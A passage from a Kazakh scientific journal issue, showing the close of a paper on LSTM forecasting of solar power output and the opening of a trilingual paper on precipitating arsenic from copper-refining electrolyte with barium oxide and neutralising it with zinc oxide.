
1-кесте - Модель бойынша ауытқуларды салыстыру кестесі

Қателік атауы	Модель	Ауытқу нәтижесі
RMSE	1-модель	1034,02
RMSE	2-модель	1568,81
MAE	1-модель	519,66
MAE	2-модель	669,05
R^2	1-модель	0,82
R^2	2-модель	0,58

Результаты прогнозирования электростанции 1 модель



3-сурет - 1-модель нәтижесі



4-сурет - 2-модель нәтижесі

Берілген 3-сурет және 4-суретте 2016 жылдың 21 қазанынан 2016 жылдың 23 қазанына дейінгі кезеңді қамтитын уақыт кезеңіндегі екі айнымалыны бақылайтын сызықтық диаграмма көрсетілген. "Күн мен уақыт" деп белгіленген x осі күн мен уақытты білдіреді, бұл деректер нүктелері тәуліктің белгілі бір уақытына байланысты сызылған деп болжайды. "Өндіріс көлемі, МВт" деп белгіленген y осі мегаваттпен (МВт) электр энергиясын өндіру көлемін көрсетеді. Көрсетілген көк сызық болжамды электр энергиясын өндіруді, ал қызыл сызық нақты өндіріс деректерін білдіреді. Болжамды және нақты мәндер арасындағы өзара әрекеттесуді болжамдардың дәлдігін бағалау және электр энергиясын өндіру заңдылықтарын талдау үшін пайдалануға болады.

Графиктерден екі жолдың да трендтері мен шыңдары ұқсас екендігі көрінеді, бұл болжау нақты энергия өндіруге жақын болғандығын көрсетеді. Дегенмен, сызықтар алшақтайтын кезеңдер бар, бұл болжамды және нақты деректер арасындағы айырмашылықты көрсетеді.

Қорытынды. Бұл зерттеу ашық көздерден алынған метеорологиялық деректер негізінде электр энергиясын өндіруді болжау мәселесін шешу үшін LSTM Машиналық оқыту әдісін қолдана отырып жасалды. Фотоэлектрлік энергияны өндіруді болжау ауа-райының өзгеруіне өткір сезімталдықты көрсетті. Жаңартылатын энергия көздерінде тарихи күн энергиясын өндіруге арналған болжамдардың дәлдігін арттыру үшін әртүрлі метеорологиялық мәліметтер жиынтығы қолданылды. Жоғары корреляциялық метеорологиялық деректері бар LSTM моделі барлық метеорологиялық деректер жиынтығымен LSTM-ден асып түсті. Атап айтқанда, корреляциялық метеорологиялық деректері бар LSTM моделі үшін RMSE 1034,02, MAE 519,66 және R^2 0,82% құрады. Барлық метеорологиялық деректер жиынтығымен LSTM үшін RMSE 1568,81, MAE 669,05 және R^2 0,58% құрады. Корреляциялық метеорологиялық деректері бар LSTM моделін қолдану тиімді, бірақ дәлірек болжау үшін оқыту деректері мен сценарийлерінің санын көбейту қажет.

References

1. "Қазақстан Республикасының кейбір заңнамалық актілеріне зһанартылатын женергija көздерin пaјдалануды қолдау мәселелерi бойынша өзгерiстер мен толықтырлар енгiзу туралы" Қазақстан Республикасының 2013 зһылғы 4 шилдедегі № 128-V Заңу. [In Kazakh]
2. Carneiro, Tatiane Carolyne, et al. "Review on photovoltaic power and solar resource forecasting: current status and trends." *Journal of Solar Energy Engineering* 144.1 (2022): 010801.
3. Franco M.A., Groesser S.N. A Systematic Literature Review of the Solar Photovoltaic Value Chain for a Circular Economy. *Journal Sustainability*. -2021.- Vol.13(17)-pp.2-35
<https://doi.org/10.3390/su13179615>
4. Ahmed Razin et al. A review and evaluation of the state-of-the-art in PV solar power forecasting: Techniques and optimization. *Renewable and Sustainable Energy Reviews*.-2020.-Vol.124 (4). -Art.109792.
DOI: <http://dx.doi.org/10.1016/j.rser.2020.109792>
5. Krechowicz A., Krechowicz M., Poczeta K. Machine Learning Approaches to Predict Electricity Production from Renewable Energy Sources.-*Energies*.-2022.-Vol.15(23).- Art.9146. <https://doi.org/10.3390/en15239146>
6. Singla Pardeep, Manoj Duhan, Sumit Saroha. A comprehensive review and analysis of solar forecasting techniques. *Frontiers in Energy*.-2022.- Vol.16-pp.187-223.

-
7. Gupta Priya, Rhythm Singh. PV power forecasting based on data-driven models: a review. *International Journal of Sustainable Engineering*.- 2021.-Vol.14(7).- pp.1733-1755
 8. El Hendouzi, Abdelhakim, and Abdennaser Bourouhou. Solar photovoltaic power forecasting. *Journal of Electrical and Computer Engineering*.-2020.-Vol.2020.- pp.1-21.
 9. Nahid-Al-Masood, Md. Iqbal Asif, Ahmed Manavi Alam, Shohana Rahman Deeba, Tareq Aziz, Forecasting of Photovoltaic Power Generation: Techniques and Key Factors.- 2019 IEEE Region 10 Symposium (TENSYPMP). <https://doi.org/10.1109/TENSYPMP46218.2019.8971337>.
 11. Klyuev, Roman V., et al. Methods of forecasting electric energy consumption: A literature review.- *Energies*.- 2022.-Vol. 15(23).- Art.8919. <https://doi.org/10.3390/en15238919>
 12. Alkhayat G., Mehmood R. A Review and Taxonomy of Wind and Solar Energy Forecasting Methods Based on Deep Learning. *Energy AI* 2021, 4, 100060. [[Google Scholar](#)] [[CrossRef](#)]
 13. Akhter Muhammad Naveed, et al. Review on forecasting of photovoltaic power generation based on machine learning and metaheuristic techniques. *IET Renewable Power Generation*.- 2019.- Vol.19 (7)- pp.1009-1023.
 14. Javed Umar, et al. Exploratory data analysis based short-term electrical load forecasting: A comprehensive analysis.- *Energies*.-2021.Vol. 14(17), 5510. <https://doi.org/10.3390/en14175510>
 16. Natarajan V. Anantha, Poojitha Karatampati. Survey on renewable energy forecasting using different techniques.- 2019 2nd International Conference on Power and Embedded Drive Control (ICPEDC). IEEE.
DOI: [10.1109/ICPEDC47771.2019.9036569](https://doi.org/10.1109/ICPEDC47771.2019.9036569).
 16. Yin Shengfei, et al. State-of-the-art short-term electricity market operation with solar generation: A review.- *Renewable and Sustainable Energy Reviews*.-2021.-Vol.138.Iss.C. 110647. DOI: [10.1016/j.rser.2020.110647](https://doi.org/10.1016/j.rser.2020.110647)
 17. Wang, Huaizhi et al. Taxonomy research of artificial intelligence for deterministic solar power forecasting. *Energy Conversion and Management*.-2020.-Vol.214.-art.112909.
DOI: [10.1016/j.enconman.2020.112909](https://doi.org/10.1016/j.enconman.2020.112909)
 18. Alkabbani Hanin, et al. Machine learning and metaheuristic methods for renewable power forecasting: a recent review. *Frontiers in Chemical Engineering*.-2021.-Vol. 3.- 665415.
DOI: [10.3389/fceng.2021.665415](https://doi.org/10.3389/fceng.2021.665415)
 19. Rajagukguk Rial A., Raden AA Ramadhan and Hyun-Jin Lee. A review on deep learning models for forecasting time series data of solar irradiance and photovoltaic power. *Energies*.-2020.- Vol.13(24), 6623.
DOI: <http://dx.doi.org/10.3390/en13246623>
 19. Rahman Md Mijanur et al. Prospective methodologies in hybrid renewable energy systems for energy prediction using artificial neural networks.- *Sustainability*.- 2021.- Vol.13(4), 2393.
<https://doi.org/10.3390/su13042393>
 20. Tsai Wen-Chang, et al. A Review of State-of-the-art and Short-Term Forecasting Models for Solar PV Power Generation.- *Energies*.- 2023.-Vol.16(14).-pp.3 – 27. DOI: [10.3390/en16145436](https://doi.org/10.3390/en16145436)
 21. Gaboitaolelwe Jwaone, et al. Machine Learning Based Solar Photovoltaic Power Forecasting: A Review and Comparison.- *IEEE Access*.- 2023.- Vol.11-pp.40820-40845.
DOI: <https://doi.org/10.1109/ACCESS.2023.3270041>
 22. Mohamad Radzi Putri Nor Liyana et al. "Review on the Application of Photovoltaic Forecasting Using Machine Learning for Very Short-to Long-Term Forecasting.-*Sustainability*.- 2023.- Vol.15(4): 2942.
DOI: [10.3390/su15042942](https://doi.org/10.3390/su15042942)
 23. Mittal Amit Kumar, Kirti Mathur and Shivangi Mittal. A Review on forecasting the photovoltaic power Using Machine Learning.- *Journal of Physics: Conference Series*.- Vol. 2286. No.1.- IOP Publishing.- 2022.
DOI: [10.1088/1742-6596/2286/1/012010](https://doi.org/10.1088/1742-6596/2286/1/012010)
 24. Prema, V. et al. Critical review of data, models and performance metrics for wind and solar power forecast.- *IEEE Access*.-2021/-Vol.10 - pp. 667-688. DOI: [10.1109/ACCESS.2021.3137419](https://doi.org/10.1109/ACCESS.2021.3137419)
-

-
25. Mashlakov Aleksei, et al. Assessing the performance of deep learning models for multivariate probabilistic energy forecasting.-AppliedEnergy.-2021.-Vol.285:116405.
DOI: 10.1016/j.apenergy.2020.116405
26. Kychkin Aleksey V. and Georgios C. Chasparis. Feature and model selection for day-ahead electricity-load forecasting in residential buildings.- Energy and Buildingsю- 2021.- Vol.249 (2): 111200.
DOI:10.1016/j.enbuild.2021.111200
27. Singla Pardeep, Manoj Duhan and Sumit Saroha. A comprehensive review and analysis of solar forecasting techniques.-Frontiers in Energy.- 2022.- Vol.16.Issue 2- pp.187-223
28. Hammad Mahmoud A., et al. Methods and models for electric load forecasting: a comprehensive review.-Logist. Sustain.Transp.-2020.- Vol.11 (1)- pp.51-76
29. Liu Chun-Hung, Jyh-Cherng Gu and Ming-Ta Yang. A simplified LSTM neural networks for one day-ahead solar power forecasting.- 2021.- Ieee Access.-Vol. 9.-pp17174-17195.
DOI: 10.1109/ACCESS.2021.3053638
30. Ouma, Yashon O., Rodrick Cheruyot and Alice N. Wachera. Rainfall and runoff time-series trend analysis using LSTM recurrent neural network and wavelet neural network with satellite-based meteorological data: case study of Nzoia hydrologic basin.- Complex & Intelligent Systems- 2022.- Vol.8.- pp.213-236
31. https://data.open-power-system-data.org/weather_data/2017-07-05 - Date of address 11.12.2023
32. https://data.open-power-system-data.org/time_series/ Date of address 17.12.2023

Авторлар туралы мәліметтер

Таганова Г.Ж. - т.ғ. магистрі, Гумилев атындағы Еуразиялық ұлттық университеті, Астана, Қазақстан, және Астана халықаралық университеті оқытушысы, Астана, Қазақстан, e-mail: guldana.kileuzhanova@gmail.com;

Тусупов Д.А. -ф-м. ғ. докторы, профессор, Гумилев атындағы Еуразиялық ұлттық университеті, Астана, Қазақстан, email: tussupov@mail.ru;

Войчик В. - т.ғ. докторы, профессор, Люблин техникалық университет, Люблин, Польша, e-mail: waldemar.wojcik@pollub.pl;

Абдилдаева А.А. - Ph.D., қауымдастырылған профессор, «Гұмарбек Дәукеев атындағы Алматы энергетика және байланыс университеті» КЕАҚ, Алматы, Қазақстан, e-mail: abass_81@mail.ru;

Ермек Т.Ж. - а.ж. бакалавры, Халықаралық Ақпараттық Технологиялар Университеті, Алматы, Қазақстан, e-mail: tolebiermekov@gmail.com

Information about the authors

G.Taganova - MS of tech.science, L.N. Gumilyov Eurasian National University, Astana, Kazakhstan and lecturer of Astana International University, Astana, Kazakhstan, e-mail: guldana.kileuzhanova@gmail.com

D.A. Tussupov - Doctor of Physical and Mathematical Sciences, professor, L.N. Gumilyov Eurasian National University, Astana, Kazakhstan, e-mail: tussupov@mail.ru

V.Voychik - Doctor of Technical Sciences, Lublin Technical University, Lublin, Poland, e-mail: waldemar.wojcik@pollub.pl

A.A. Abdildaeva - Ph.D., associated professor, ⁴Almaty University of Power Engineering and Telecommunications named after GumarbekDaukeyev, Almaty, Kazakhstan, e-mail: abass_81@mail.ru

T.Zh.Yermek - BS of information technology, International University of Information Technology, Almaty, Kazakhstan, e-mail: tolebiermekov@gmail.com

PROCESSING OF COPPER ELECTROLYTE FOR ZINC-CONTAINING PRODUCT

Kh.B.Omarov*, A.Ivaray, A.Zh.Khamit

K.Kulazhanov named Kazakh University of Technology and Business,
Astana, Kazakhstan,
e-mail: homarov1963@mail.ru

Waste solutions from the electrolytic production of copper contain significant amounts of copper and nickel sulfates, sulfuric acid, arsenic and other components of the copper electrolyte. The processing of such solutions is considered in this work not only from the point of view of environmental protection, but also in terms of extracting various valuable components from the electrolyte into commercial products. A thermodynamic analysis of the interactions between barium and arsenic, as well as their compounds in the $Ba(AsO_2)_2-Ba_3(AsO_4)_2-H_2O$ system was carried out based on the E-pH diagram. The possibility of using barium compounds as a precipitant for arsenic from copper electrorefining solutions has been demonstrated. The efficiency of removing arsenic (more than 84%) from the electrolyte using barium oxide in the form of sparingly soluble barium arsenate has been established. By adding calculated amounts of zinc oxide into the working solution, it is possible to form solutions containing certain concentrations of Cu, Ni, and Zn. By further adding zinc oxide into the solution, its deep dehydration was achieved. The resulting copper-nickel-zinc and nickel-zinc solutions are the raw material for producing non-ferrous metal alloys using the electromembrane method.

Key words: copper electrolyte, E-pH diagram, arsenic, barium oxide, barium arsenate, depuration, zinc oxide, copper, nickel, zinc, membrane electrolysis, alloys

ҚҰРАМЫНДА МЫРЫШ БАР ӨНІМ ҮШІН МЫС ЭЛЕКТРОЛИТІН ӨНДЕУ

Х.Б. Омаров*, А. Иварай, А.Ж. Хамит

Қ.Құлажанов атындағы Қазақ технология және бизнес университеті,
Астана, Қазақстан,
e-mail: homarov1963@mail.ru

Мыстың электролиттік өндірісінің қалдық ерітінділерінің құрамында, мыс пен никель сульфаттарының, күкірт қышқылының, мышьяқтың және мыс электролитінің басқа компоненттерінің мөлшері бар. Мұндай ерітінділерді өңдеу бұл жұмыста қоршаған ортаны қорғау тұрғысынан ғана емес, сонымен қатар электролиттен әртүрлі құнды компоненттерді тауарлық өнімге алу тұрғысынан қарастырылады. E-pH диаграммасы негізінде барий мен мышьяқтың, сондай-ақ, олардың $Ba(AsO_2)_2-Ba_3(AsO_4)_2-H_2O$ жүйесіндегі қосылыстарының өзара әрекеттесуіне термодинамикалық талдау жүргізілді. Мысты электрорафинерлеу ерітінділерінен мышьяқ үшін тұндырғыш ретінде барий қосылыстарын қолдану мүмкіндігі көрсетілді. Барий оксидін қолдану арқылы электролиттен мышьяқты (84%-дан астам) аз еритін барий арсенаты түрінде шығару тиімділігі анықталды. Жұмыс ерітіндісіне мырыш оксидінің есептелген мөлшерін енгізу арқылы, Cu, Ni және Zn белгілі концентрациялары бар ерітінділер түзуге болады. Мырыш оксидін ерітіндіге одан әрі енгізу арқылы оның терең мыссыздануына қол жеткізілді. Алынған мыс-никель-мырыш және никель-мырыш ерітінділері, электромембраналық әдіспен түсті металдар қорытпаларын алу үшін, шикізат болып табылады.

Түйін сөздер: мыс электролиті, E-pH диаграммасы, мышьяқ, барий оксиді, барий арсенаты, мыссыздандыру, мырыш оксиді, мыс, никель, мырыш, мембраналық электролиз, қорытпалар

ПЕРЕРАБОКА МЕДНОГО ЭЛЕКТРОЛИТА НА ЦИНКСОДЕРЖАЩИЙ ПРОДУКТ

Х.Б.Омаров*, А.Иварай, А.Ж.Хамит

Казахский университет технологии и бизнеса имени К.Кулажанова,
Астана, Республика Казахстан,
e-mail: homarov1963@mail.ru

Отработанные растворы электролитического получения меди содержат значительные количества сульфатов меди и никеля, серной кислоты, мышьяка и другие компоненты медного электролита. Переработка таких растворов рассматривается в данной работе не только с точки зрения охраны окружающей среды, но и в плане извлечения из электролита различных ценных компонентов в товарную продукцию. Проведен термодинамический анализ взаимодействий бария и мышьяка, а также их соединений в системе $Ba(AsO_2)_2$ - $Ba_3(AsO_4)_2$ - H_2O на основе диаграммы E-pH. Показана возможность использования соединений бария в качестве осадителя мышьяка из растворов электролиза рафинирования меди. Установлена эффективность вывода мышьяка (более 84%) из электролита оксидом бария в форме труднорастворимого арсената бария. Введением расчетных количеств оксида цинка в рабочий раствор возможно формирование растворов, содержащих определенные концентрации Cu, Ni, Zn. Дальнейшим введением в раствор оксида цинка достигнуто его глубокое обезмеживание. Образующиеся медно-никель-цинковые и никель-цинковые растворы являются сырьем для получения сплавов цветных металлов электрохимическим способом.

Ключевые слова: медный электролит, диаграмма E-pH, мышьяк, оксид бария, арсенат бария, обезмеживание, оксид цинка, медь, никель, цинк, мембранный электролиз, сплавы.

Introduction. Processing of copper electrolytic refining solutions includes operations such as neutralization and separation of components. At the separation stage, membrane processes can be used with great efficiency. Developed by scientists of the Chemical-Metallurgical Institute (Karaganda), the electromembrane technology for processing copper electrolyte to produce Cu-Ni, Cu-Ni-Zn, Ni-Zn alloys [1] is characterized by high efficiency at electrolyte acidities in the pH range of 0,9-2,0.

However, copper-nickel solutions supplied for processing require preliminary preparation for membrane electrolysis. This is due to the content of sulfuric acid (50-110 kg/m³) and arsenic (7,0-10,0 kg/m³) in the electrolyte. Therefore, this work describes the possibility of purifying a copper electrolyte from arsenic with barium compounds and its further neutralization with zinc oxide to obtain copper-, nickel-, and zinc-containing solutions.

In works [2-4], the physicochemical patterns of the behavior of arsenic and barium in redox and exchange reactions in an aqueous environment were studied. The data obtained are of theoretical and practical interest both for the targeted synthesis of compounds and for physicochemical modeling of the processes of removing arsenic from the production cycle of non-ferrous metals.

Materials and methods. The method using E and pH as characteristic variables allows one to construct stability diagrams of minerals when describing

reactions involving solids and dissolved components [5, 6]. With its help, the thermodynamically probable behavior of chemical elements and their compounds, including minerals in contact with aqueous solutions, is assessed, the potential and pH limits within which a given element compound must be stable are established, and the chemical nature of oxidation products is revealed. To construct the E-pH diagrams of the $Ba(AsO_2)_2$ - $Ba_3(AsO_4)_2$ - H_2O system, thermodynamic data were used [7, 8].

Experiments on the deposition of arsenic from a copper electrolyte were carried out in a thermostated cell with a capacity of 150 cm³, equipped with a mechanical stirrer. A sample of barium oxide, taken in the required quantity, was added into a copper electrolyte solution at a given temperature. The experimental temperature was maintained with an accuracy of $\pm 2^\circ C$. The deposition process was carried out with continuous stirring. After a given time, the solid phase was separated by filtration, and the residual arsenic content in the filtrate was determined.

Studies on the precipitation of arsenic by barium oxide were carried out taking into account the following factors: Ba:As (x_1) (1,45:1; 2,9:1; 4,35:1; 5,8:1); temperature, °C (x_2) (25, 40, 55, 70); concentration of sulfuric acid, g/l (x_3) (80, 100, 120, 140); duration, min. (x_4) (15, 30, 45, 60) and the dosage ratio of the precipitant (x_5) (1, 2, 3, 4).

Neutralization and deep dehydration of the working solution were carried out in a thermostated cell with a

capacity of 150 cm³, equipped with a mechanical stirrer at 70°C for 1 hour by adding calculated amounts of zinc oxide.

Results and discussion. Based on the E-pH diagram (Figure 1), a thermodynamic analysis of the interactions of barium and arsenic, as well as their compounds in the Ba(AsO₂)₂-Ba₃(AsO₄)₂-H₂O system, was carried out. In accordance with Figure 1 and Table 1, the stability area of water in the diagram is limited by lines 1 and 2. The diagram also shows the stability fields of arsenic, barium and their compounds. Metal barium, arsine, Ba²⁺ ion, barium arsenite (Ba(AsO₂)₂) are stable in the reducing region, and Ba²⁺ ion and Ba(AsO₂)₂ occupy a wide range of existence and are also stable in the aqueous and oxidizing regions.

The transition of metal barium to Ba²⁺ ion occurs at a potential equal to -2,87V (line 3) and is consistent with reference data (-2,91V) [9]. In the region of the existence of hydrogen, along line 15, arsine interacts with the Ba²⁺ ion to form barium arsenite Ba(AsO₂)₂, which at higher potential values along line 11 is oxidized to arsenate Ba₃(AsO₄)₂. It should be noted that barium arsenite is stable in both acidic and alkaline

media, while the formation of barium arsenate begins at pH=8 and it is stable only in alkaline media.

At positive potential values, barium arsenate decomposes into arsenic acid derivatives: HAsO₄²⁻ (line 8), AsO₄³⁻ (line 9) and barium peroxide - BaO₂.

In the oxidation region, barium arsenite decomposes into Ba²⁺ ion, arsenic acid H₃AsO₄ (line 14) and its ionic forms H₂AsO₄⁻ (line 13), HAsO₄²⁻ (line 12).

Thus, among arsenic compounds, arsenic acid and its derivatives are stable in the oxidative region. The transition of H₃AsO₄ to H₂AsO₄⁻ occurs at pH=2,2; H₂AsO₄⁻ in HAsO₄²⁻ at pH=7,0; HAsO₄²⁻ to AsO₄³⁻ at pH=11,54. Of the barium compounds, BaO₂ and Ba²⁺ ion are stable in this region.

In the reducing region, the following are stable: AsH₃, Ba²⁺ ion and barium metal.

It should be emphasized that arsenite and barium arsenate occupy a wide range of existence: barium arsenite is stable in the reducing, aqueous and oxidizing regions, and barium arsenate in the aqueous and oxidizing regions. The data obtained became the basis for the use of barium compounds as a precipitant for arsenic from copper electrorefining solutions.




Figure 1 - E-pH diagram of the Ba(AsO₂)₂-Ba₃(AsO₄)₂-H₂O system

At the first stage, studies of the processes of arsenic deposition from a copper electrolyte were carried out using mathematical experimental design, using a five-factor design at four levels. The results of the experiments are presented in Table 2.

The data obtained made it possible to develop a method [10] for the selective purification of copper electrolyte from arsenic with barium compounds, which are added into the initial electrolyte at a mass ratio of barium to arsenic equal to 1,45:1 and deposition is carried out at a temperature of 70°C for 1 hour. The method makes it possible to reduce the duration of the deposition process and remove arsenic in the form of easily filtered and poorly soluble compounds that meet environmental safety requirements during storage or disposal.

After separation of the arsenic-containing sediment, the working solution has the following average composition (g/l): Cu - 4,4; Ni - 24,6; Zn - 20,36; H₂SO₄ - 72,8; As - 0,15. From such a solution, using known methods, it is possible to obtain various Cu-Ni-Zn alloys, which in metallurgy are called nickel silver. In their composition, metals vary within the following limits: Cu - 20-82%; Ni - 5-35%; Zn - 13-45%. The technological scheme for producing Cu-Ni-Zn is presented in Figure 2.

Then the working solution enters the processing stage. By adding calculated amounts of zinc oxide into the electrolyte, it is possible to form solutions containing certain concentrations of Cu, Ni, Zn (Table 3).

Table 1 - Reaction equations and calculated equations of interphase transitions of barium and arsenic compounds for the Ba(AsO₂)₂-Ba₃(AsO₄)₂-H₂O system

№	Chemical reaction equation	Electrode reaction equation
1	$2H_2O_{(l)} = O_{2(g)} + 4H_{(l)}^+ + 4e$	$E = 1,23 - 0,059pH$; with $P_{O_2} = 1$ atm.
2	$H_{2(g)} = 2H_{(l)}^+ + 2e$	$E = -0,059/2 \lg P_{H_2} - 0,059pH$; with $P_{H_2} = 1$ atm.
3	$Ba_{(s)} = Ba_{(l)}^{2+} + 2e$	$E = -2,84 + 0,0295 \lg[Ba^{2+}]$
4	$Ba_{(l)}^{2+} + 2H_2O_{(l)} = BaO_{2(s)} + 4H_{(l)}^+ + 2e$	$E = 2,35 - 0,0295 \lg[Ba^{2+}] - 0,118pH$
5	$H_3AsO_{4(l)} = H_2AsO_{4(l)} + H_{(l)}^+$	$\lg[H_2AsO_4^-]/\lg[H_3AsO_4] = 2,2 - pH$; $pH = 2,2$
6	$H_2AsO_{4(l)}^- = HAsO_{4(l)}^{2-} + H_{(l)}^+$	$\lg[HAsO_4^{2-}]/\lg[H_2AsO_4^-] = 7,0 - pH$; $pH = 7,0$
7	$HAsO_{4(l)}^{2-} = AsO_{4(l)}^{3-} + H_{(l)}^+$	$\lg[AsO_4^{3-}]/\lg[HAsO_4^{2-}] = 11,54 - pH$; $pH = 11,54$
8	$Ba_3(AsO_4)_{2(s)} + 6H_2O_{(l)} = 3BaO_2 + 2AsO_{4(l)}^{3-} + 12H_{(l)}^+ + 6e$	$E = 2,46 - 0,0197 \lg[AsO_4^{3-}] - 0,118pH$
9	$Ba_3(AsO_4)_{2(s)} + 6H_2O_{(l)} = 3BaO_2 + 2HAsO_{4(l)}^{2-} + 10H_{(l)}^+ + 6e$	$E = 2,24 - 0,0197 \lg[HAsO_4^{2-}] - 0,098pH$
10	$2HAsO_{4(l)}^{2-} + 3Ba_{(l)}^{2+} = Ba_3(AsO_4)_{2(s)} + 2H_{(l)}^+$	$3 \lg[Ba^{2+}] \cdot 2 \lg[HAsO_4^{2-}] = -11,15 - 2pH$; $pH = 8,1$
11	$3Ba(AsO_2)_{2(s)} + 12H_2O_{(l)} = Ba_3(AsO_4)_{2(s)} + 4AsO_{4(l)}^{3-} + 24H_{(l)}^+ + 12e$	$E = 1,93 + 0,0196 \lg[AsO_4^{3-}] - 0,118pH$
12	$Ba(AsO_2)_{2(s)} + 4H_2O_{(l)} = Ba_{(l)}^{2+} + 2HAsO_{4(l)}^{2-} + 6H_{(l)}^+ + 4e$	$E = 1,65 + 0,0295 \lg[HAsO_4^{2-}] + 0,0147 \lg[Ba^{2+}] - 0,0885pH$
13	$Ba(AsO_2)_{2(s)} + 4H_2O_{(l)} = Ba_{(l)}^{2+} + 2H_2AsO_{4(l)}^- + 4H_{(l)}^+ + 4e$	$E = 1,45 + 0,0295 \lg[HAsO_4^-] + 0,0147 \lg[Ba^{2+}] + 0,059pH$
14	$Ba(AsO_2)_{2(s)} + 4H_2O_{(l)} = Ba_{(l)}^{2+} + 2H_3AsO_{4(l)} + 2H_{(l)}^+ + 4e$	$E = 1,38 + 0,0295 \lg[H_3AsO_4] + 0,0147 \lg[Ba^{2+}] + 0,0295pH$

15	$Ba_{(l)}^{2+} + 2AsH_{3(g)} + 4H_2O_{(l)} = Ba(AsO_2)_{2(s)} + 14H_{(l)}^+ + 12e$	$E = -0,27 - 0,0049 \lg[Ba^{2+}] - 0,069pH$
----	--	---

Table 2 - Partial dependences of the degree of arsenic precipitation by barium oxide in solutions on the studied factors

Function			Factor levels				Average value
			1	2	3	4	
1			2	3	4	5	6
$\alpha(x1)$	As	exp.	84,16	85,27	84,49	83,97	84,47
		teohr.	84,37	84,79	84,63	83,87	84,41
$\alpha(x2)$	As	exp.	79,36	84,61	84,04	89,88	84,47
		teohr.	79,74	82,89	86,04	89,19	84,46
$\alpha(x3)$	As	exp.	88,53	80,91	85,95	82,48	84,47
		teohr.	86,72	85,07	83,87	82,67	84,47
$\alpha(x4)$	As	exp.	82,31	85,19	84,49	85,88	84,47
		teohr.	82,76	84,26	85,15	85,79	84,49
$\alpha(x5)$	As	exp.	84,03	78,73	86,12	89,00	84,47
		teohr.	83,40	80,46	82,86	90,60	84,33

To obtain a Ni-, Zn-containing solution, the possibility of deep depuration of the electrolyte was investigated by adding calculated amounts of zinc oxide into the solution at 70°C and a time of 1 hour. Figure 3 shows the dependence of the degree of defoliation on the Cu:Zn ratio. In the process of neutralizing sulfuric acid with zinc-containing waste, copper is

displaced with an increase in zinc concentration. Copper precipitates in the form of basic copper sulfates $Cu(OH)_2 \cdot CuSO_4$. The possibility of deep decontamination of copper electrolyte using zinc oxide and obtaining a solution containing mainly Ni and Zn has been established.




Figure 2 - Technological diagram for the production of Cu-Ni-Zn and Ni-Zn alloys during the processing of copper electrolyte

Table 3 - Composition of the electrolyte after treating it with the calculated amount of zinc oxide

№	The initial composition of the electrolyte, g/l				Amount of zinc oxide	Electrolyte composition, after treatment, g/l				
	Cu	Ni	H ₂ SO ₄	As		Cu	Ni	H ₂ SO ₄	As	Zn
1	51,7	24,8	104,7	3,5	1,8	46,5	24,7	70,5	0,15	22,8
2					3,6	24,4	24	40,1	0,09	37
3					4,4	0,7	23,6	20,4	0,05	50,1
4					5,6	0,01	23,3	-	0,01	55,2
5					6,8	0,006	18,3	-	0,01	55,7

Decontamination must be carried out to a copper concentration of 0,1 g/l, since when lower copper concentrations are reached, significant amounts of nickel and zinc are carried into the sediment. The

resulting solution containing nickel and zinc can be processed using the electromembrane method to isolate the Ni-Zn alloy (Figure 2).

